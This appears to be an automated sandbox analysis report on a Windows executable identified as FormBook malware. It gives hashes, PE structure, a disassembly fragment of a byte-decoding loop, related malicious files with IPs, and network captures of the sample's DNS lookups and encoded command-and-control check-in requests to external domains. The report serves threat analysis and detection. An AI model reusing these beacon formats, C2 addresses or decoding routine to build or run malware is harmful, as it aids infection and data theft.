	SecuriteInfo.com.Generic.mg.e92f0e2d08762687.exe	Get hash	malicious	Browse	• 199.193.7.228
	Purchase Order -263.exe	Get hash	malicious	Browse	• 162.0.232.59
	Duty checklist and PTP letter.exe	Get hash	malicious	Browse	• 162.255.119.136
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 162.0.238.245
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 198.54.117.216
	DHL-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	RFQ 41680.xlsx	Get hash	malicious	Browse	• 198.54.117.211
	Invoice.exe	Get hash	malicious	Browse	• 162.213.255.55
	wCRnCAMZ3yT8BQ2.exe	Get hash	malicious	Browse	• 199.193.7.228
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 68.65.122.35

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.892773297728818
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	in.exe
File size:	237568
MD5:	cc35be28c18578d43849919ac1025d5a
SHA1:	60bcb41d5ef76af919c769fab88f53c6a623a83b
SHA256:	0c9d116a854e274534015e3e8e8349687c0c17b01653723642aeee53aa39bfac
SHA512:	489abbc5a24d8dae03998387b246bc51459fcb4135aab480cc1f8a6bb509343529bf13a99fe299eff13f1e5be4af36c1058c16ae79a0afe1eda92e971938e7f1
SSDEEP:	6144:ouPcYfkbIjb4UG5rGbq8NP/wQX26LR47tGOjRFSB+Fhv5:oijbW5raqc/wQm6LWXj3So3v5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....UL...L...L....49.M.....G.\...L...w.....O.....N...kR0.M...kR7.M...kR2.M...RichL.....PE..L...@.._...

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x407970
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FFEA440 [Wed Jan 13 07:41:52 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	13f6eb96e7165e986a0d233796ec15e0

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
mov eax, 00001E14h
call 00007F2FA4F042B8h
push 00409BCCh
call dword ptr [00408028h]
mov dword ptr [ebp-0Ch], eax
call 00007F2FA4F03EF5h
push 069A1AD6h
mov eax, dword ptr [ebp-0Ch]
push eax
call 00007F2FA4F03DD7h
mov dword ptr [ebp-20h], eax
push 09C857BEh
mov ecx, dword ptr [ebp-0Ch]
push ecx
call 00007F2FA4F03DC6h
mov dword ptr [ebp-10h], eax
push 93B3503Eh
mov edx, dword ptr [ebp-0Ch]
push edx
call 00007F2FA4F03DB5h
mov dword ptr [ebp-14h], eax
push 0000000Ah
push 00409BE8h
push 00000000h
call dword ptr [ebp-20h]
mov dword ptr [ebp-18h], eax
mov eax, dword ptr [ebp-18h]
push eax
push 00000000h
call dword ptr [ebp-10h]
mov dword ptr [ebp-1Ch], eax
push 00001A05h
mov ecx, dword ptr [ebp-1Ch]

Instruction
push ecx
lea edx, dword ptr [ebp-00001E14h]
push edx
call 00007F2FA4F04216h
add esp, 0Ch
mov dword ptr [ebp-08h], 00000000h
jmp 00007F2FA4F03F7Bh
mov eax, dword ptr [ebp-08h]
add eax, 01h
mov dword ptr [ebp-08h], eax
cmp dword ptr [ebp-08h], 00001A05h
jnc 00007F2FA4F04077h
mov ecx, dword ptr [ebp-08h]
mov dl, byte ptr [ebp+ecx-00001E14h]
mov byte ptr [ebp-01h], dl
movzx eax, byte ptr [ebp-01h]
neg eax
mov byte ptr [ebp-01h], al
movzx ecx, byte ptr [ebp-01h]
not ecx
mov byte ptr [ebp-01h], cl
movzx edx, byte ptr [ebp-01h]

Rich Headers

Programming Language:	• [LNK] VS2012 build 50727 • [C] VS2012 build 50727 • [LNK] VS98 (6.0) imp/exp build 8168 • [RES] VS2012 build 50727

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8134	0xc8	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc000	0x1a78	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe000	0xaac	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x110	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6dba	0x6e00	False	0.425887784091	data	6.16564713426	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x6fe	0x800	False	0.4375	data	4.45062304769	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x22ad	0x2400	False	0.255099826389	data	4.66400488054	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xc000	0x1a78	0x1c00	False	0.9453125	data	7.7694048454	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe000	0xb1a	0xc00	False	0.7734375	data	6.44217887703	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_RCDATA	0xc070	0x1a05	data	English	United States

Imports

DLL	Import
MSVCRT.dll	memset, pow, _strtime, _strdate, strlen, strcmp, strcat, strcpy, memcpy, isprint, malloc, exit, scanf, puts, fclose, putchar, printf, fscanf, fprintf, fopen, _strupr
KERNEL32.dll	GetStdHandle, HeapAlloc, ReleaseMutex, SuspendThread, ReadConsoleA, SetConsoleCursorPosition, GetModuleHandleW, GetProcessHeap, GetPrivateProfileSectionNamesW
SHELL32.dll	SHEmptyRecycleBinW
MAPI32.dll	
WINMM.dll	midiOutGetErrorTextA, midiConnect, midiInStop, waveOutOpen, waveInGetDevCapsW, WOW32DriverCallback
loadperf.dll	LoadPerfCounterTextStringsW, UnloadPerfCounterTextStringsW, UnloadPerfCounterTextStringsA, LoadPerfCounterTextStringsA
mscms.dll	DisassociateColorProfileFromDeviceW, SetColorProfileElementSize, CheckColors, GetPS2ColorRenderingIntent, SetColorProfileHeader, GetCountColorProfileElements, GetStandardColorSpaceProfileW
COMDLG32.dll	ChooseFontW, ChooseColorW, ReplaceTextA
USER32.dll	GrayStringW, GetDC

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:11:13.854321	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.7	198.185.159.144
01/13/21-21:11:13.854321	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.7	198.185.159.144
01/13/21-21:11:13.854321	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.7	198.185.159.144
01/13/21-21:11:34.455174	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.7	199.59.242.153
01/13/21-21:11:34.455174	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.7	199.59.242.153
01/13/21-21:11:34.455174	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.7	199.59.242.153
01/13/21-21:12:37.794760	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.7	94.23.162.163
01/13/21-21:12:37.794760	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.7	94.23.162.163
01/13/21-21:12:37.794760	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.7	94.23.162.163

Network Port Distribution

Total Packets: 65

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:10:52.893829107 CET	49736	80	192.168.2.7	198.54.117.212
Jan 13, 2021 21:10:53.087019920 CET	80	49736	198.54.117.212	192.168.2.7
Jan 13, 2021 21:10:53.087204933 CET	49736	80	192.168.2.7	198.54.117.212
Jan 13, 2021 21:10:53.087260008 CET	49736	80	192.168.2.7	198.54.117.212
Jan 13, 2021 21:10:53.280782938 CET	80	49736	198.54.117.212	192.168.2.7
Jan 13, 2021 21:10:53.280811071 CET	80	49736	198.54.117.212	192.168.2.7
Jan 13, 2021 21:11:13.700478077 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:13.853765965 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:13.854218960 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:13.854321003 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:14.007781029 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010126114 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010157108 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010183096 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010204077 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010230064 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010255098 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010267019 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:14.010292053 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010328054 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010338068 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:14.010354042 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010355949 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:14.010376930 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:14.010386944 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.010463953 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:14.010483027 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:14.163537979 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.163564920 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.163583040 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.163597107 CET	80	49748	198.185.159.144	192.168.2.7
Jan 13, 2021 21:11:14.163702011 CET	49748	80	192.168.2.7	198.185.159.144
Jan 13, 2021 21:11:34.332179070 CET	49751	80	192.168.2.7	199.59.242.153
Jan 13, 2021 21:11:34.454886913 CET	80	49751	199.59.242.153	192.168.2.7
Jan 13, 2021 21:11:34.455020905 CET	49751	80	192.168.2.7	199.59.242.153
Jan 13, 2021 21:11:34.455173969 CET	49751	80	192.168.2.7	199.59.242.153
Jan 13, 2021 21:11:34.578001022 CET	80	49751	199.59.242.153	192.168.2.7
Jan 13, 2021 21:11:34.578423023 CET	80	49751	199.59.242.153	192.168.2.7
Jan 13, 2021 21:11:34.578466892 CET	80	49751	199.59.242.153	192.168.2.7
Jan 13, 2021 21:11:34.578505039 CET	80	49751	199.59.242.153	192.168.2.7
Jan 13, 2021 21:11:34.578524113 CET	49751	80	192.168.2.7	199.59.242.153
Jan 13, 2021 21:11:34.578537941 CET	80	49751	199.59.242.153	192.168.2.7
Jan 13, 2021 21:11:34.578564882 CET	80	49751	199.59.242.153	192.168.2.7
Jan 13, 2021 21:11:34.578619957 CET	49751	80	192.168.2.7	199.59.242.153

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:11:34.578633070 CET	49751	80	192.168.2.7	199.59.242.153
Jan 13, 2021 21:11:34.578732967 CET	49751	80	192.168.2.7	199.59.242.153
Jan 13, 2021 21:12:15.078027010 CET	49753	80	192.168.2.7	198.54.117.216
Jan 13, 2021 21:12:15.271030903 CET	80	49753	198.54.117.216	192.168.2.7
Jan 13, 2021 21:12:15.271609068 CET	49753	80	192.168.2.7	198.54.117.216
Jan 13, 2021 21:12:15.271634102 CET	49753	80	192.168.2.7	198.54.117.216
Jan 13, 2021 21:12:15.464456081 CET	80	49753	198.54.117.216	192.168.2.7
Jan 13, 2021 21:12:15.464478970 CET	80	49753	198.54.117.216	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:09:45.383290052 CET	59762	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:45.431385040 CET	53	59762	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:46.213342905 CET	54329	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:46.289103031 CET	53	54329	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:47.527028084 CET	58052	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:47.574978113 CET	53	58052	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:49.160665035 CET	54008	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:49.216960907 CET	53	54008	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:50.436703920 CET	59451	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:50.484787941 CET	53	59451	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:51.285056114 CET	52914	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:51.332950115 CET	53	52914	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:53.187374115 CET	64569	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:53.238095999 CET	53	64569	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:54.323712111 CET	52816	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:54.371817112 CET	53	52816	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:55.128150940 CET	50781	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:55.184387922 CET	53	50781	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:56.594408035 CET	54230	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:56.650571108 CET	53	54230	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:57.539915085 CET	54911	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:57.590590000 CET	53	54911	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:58.354545116 CET	49958	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:58.402280092 CET	53	49958	8.8.8.8	192.168.2.7
Jan 13, 2021 21:09:59.323930025 CET	50860	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:09:59.380130053 CET	53	50860	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:01.793132067 CET	50452	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:01.844028950 CET	53	50452	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:03.815191031 CET	59730	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:03.865916967 CET	53	59730	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:05.293884993 CET	59310	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:05.341881990 CET	53	59310	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:16.444371939 CET	51919	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:16.495040894 CET	53	51919	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:31.819948912 CET	64296	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:31.880561113 CET	53	64296	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:33.676992893 CET	56680	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:33.724833012 CET	53	56680	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:33.822062016 CET	58820	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:33.872958899 CET	53	58820	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:35.072426081 CET	60983	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:35.128694057 CET	53	60983	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:44.868195057 CET	49247	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:44.985723019 CET	53	49247	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:52.801038980 CET	52286	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:52.886651993 CET	53	52286	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:54.640525103 CET	56064	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:54.691359043 CET	53	56064	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:55.284481049 CET	63744	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:55.332387924 CET	53	63744	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:55.974836111 CET	61457	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:56.039463997 CET	53	61457	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:10:56.531368971 CET	58367	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:56.579288006 CET	53	58367	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:57.135870934 CET	60599	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:57.192406893 CET	53	60599	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:57.687683105 CET	59571	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:57.754221916 CET	53	59571	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:57.785339117 CET	52689	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:57.841840029 CET	53	52689	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:58.462209940 CET	50290	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:58.523698092 CET	53	50290	8.8.8.8	192.168.2.7
Jan 13, 2021 21:10:59.448185921 CET	60427	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:10:59.504311085 CET	53	60427	8.8.8.8	192.168.2.7
Jan 13, 2021 21:11:00.372001886 CET	56209	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:11:00.431313038 CET	53	56209	8.8.8.8	192.168.2.7
Jan 13, 2021 21:11:01.567617893 CET	59582	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:11:01.623941898 CET	53	59582	8.8.8.8	192.168.2.7
Jan 13, 2021 21:11:13.615251064 CET	60949	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:11:13.698755026 CET	53	60949	8.8.8.8	192.168.2.7
Jan 13, 2021 21:11:14.612977982 CET	58542	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:11:14.672179937 CET	53	58542	8.8.8.8	192.168.2.7
Jan 13, 2021 21:11:17.720664978 CET	59179	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:11:17.768726110 CET	53	59179	8.8.8.8	192.168.2.7
Jan 13, 2021 21:11:34.186785936 CET	60927	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:11:34.330919981 CET	53	60927	8.8.8.8	192.168.2.7
Jan 13, 2021 21:11:39.189233065 CET	57854	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:11:39.240015030 CET	53	57854	8.8.8.8	192.168.2.7
Jan 13, 2021 21:11:54.762265921 CET	62026	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:11:54.825834036 CET	53	62026	8.8.8.8	192.168.2.7
Jan 13, 2021 21:12:15.015460014 CET	59453	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:12:15.077068090 CET	53	59453	8.8.8.8	192.168.2.7
Jan 13, 2021 21:12:37.666367054 CET	62468	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:12:37.738413095 CET	53	62468	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:10:52.801038980 CET	192.168.2.7	8.8.8.8	0xfceb	Standard query (0)	www.seak.xyz	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:13.615251064 CET	192.168.2.7	8.8.8.8	0x4996	Standard query (0)	www.cptdesignstudio.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:34.186785936 CET	192.168.2.7	8.8.8.8	0xea45	Standard query (0)	www.demenageseul.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:54.762265921 CET	192.168.2.7	8.8.8.8	0xfc0a	Standard query (0)	www.besthandstool.icu	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:15.015460014 CET	192.168.2.7	8.8.8.8	0x1391	Standard query (0)	www.concur.design	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:37.666367054 CET	192.168.2.7	8.8.8.8	0x5abe	Standard query (0)	www.spontaneoushomeschooler.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:10:52.886651993 CET	8.8.8.8	192.168.2.7	0xfceb	No error (0)	www.seak.xyz	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:10:52.886651993 CET	8.8.8.8	192.168.2.7	0xfceb	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 13, 2021 21:10:52.886651993 CET	8.8.8.8	192.168.2.7	0xfceb	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 13, 2021 21:10:52.886651993 CET	8.8.8.8	192.168.2.7	0xfceb	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 13, 2021 21:10:52.886651993 CET	8.8.8.8	192.168.2.7	0xfceb	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:10:52.886651993 CET	8.8.8.8	192.168.2.7	0xfceb	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 13, 2021 21:10:52.886651993 CET	8.8.8.8	192.168.2.7	0xfceb	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 13, 2021 21:10:52.886651993 CET	8.8.8.8	192.168.2.7	0xfceb	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:13.698755026 CET	8.8.8.8	192.168.2.7	0x4996	No error (0)	www.cptdesignstudio.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:11:13.698755026 CET	8.8.8.8	192.168.2.7	0x4996	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:13.698755026 CET	8.8.8.8	192.168.2.7	0x4996	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:13.698755026 CET	8.8.8.8	192.168.2.7	0x4996	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:13.698755026 CET	8.8.8.8	192.168.2.7	0x4996	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:34.330919981 CET	8.8.8.8	192.168.2.7	0xea45	No error (0)	www.demenageseul.com		199.59.242.153	A (IP address)	IN (0x0001)
Jan 13, 2021 21:11:54.825834036 CET	8.8.8.8	192.168.2.7	0xfc0a	Name error (3)	www.besthandstool.icu	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:15.077068090 CET	8.8.8.8	192.168.2.7	0x1391	No error (0)	www.concur.design	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:12:15.077068090 CET	8.8.8.8	192.168.2.7	0x1391	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:15.077068090 CET	8.8.8.8	192.168.2.7	0x1391	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:15.077068090 CET	8.8.8.8	192.168.2.7	0x1391	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:15.077068090 CET	8.8.8.8	192.168.2.7	0x1391	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:15.077068090 CET	8.8.8.8	192.168.2.7	0x1391	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:15.077068090 CET	8.8.8.8	192.168.2.7	0x1391	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:15.077068090 CET	8.8.8.8	192.168.2.7	0x1391	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 13, 2021 21:12:37.738413095 CET	8.8.8.8	192.168.2.7	0x5abe	No error (0)	www.spontaneoushomeschooler.com		94.23.162.163	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.seak.xyz
- www.cptdesignstudio.com
- www.demenageseul.com
- www.concur.design

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49736	198.54.117.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:10:53.087260008 CET	8264	OUT	GET /uds2/?Y4spQFW=vIE1ET6pQu49m+QHY7YrZ7t2bRuoKngw2h26Ua5bu/NnC6rxsHDfr4DpunyQx1XamxAZm7X6xg==&Ezu=VTChCL_ht2spUrl HTTP/1.1 Host: www.seak.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49748	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:11:13.854321003 CET	10518	OUT	GET /uds2/?Y4spQFW=G5yaYpuBg7XYabQFtGr/YwUbUG6Du4hspLJ6ti3LnsVJcslX7oGk4EUBP1FenotTMaF2IKx0Gw==&Ezu=VTChCL_ht2spUrl HTTP/1.1 Host: www.cptdesignstudio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:11:14.010126114 CET	10519	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Wed, 13 Jan 2021 20:11:13 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: FD8MEzge/nSdEqhWm Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 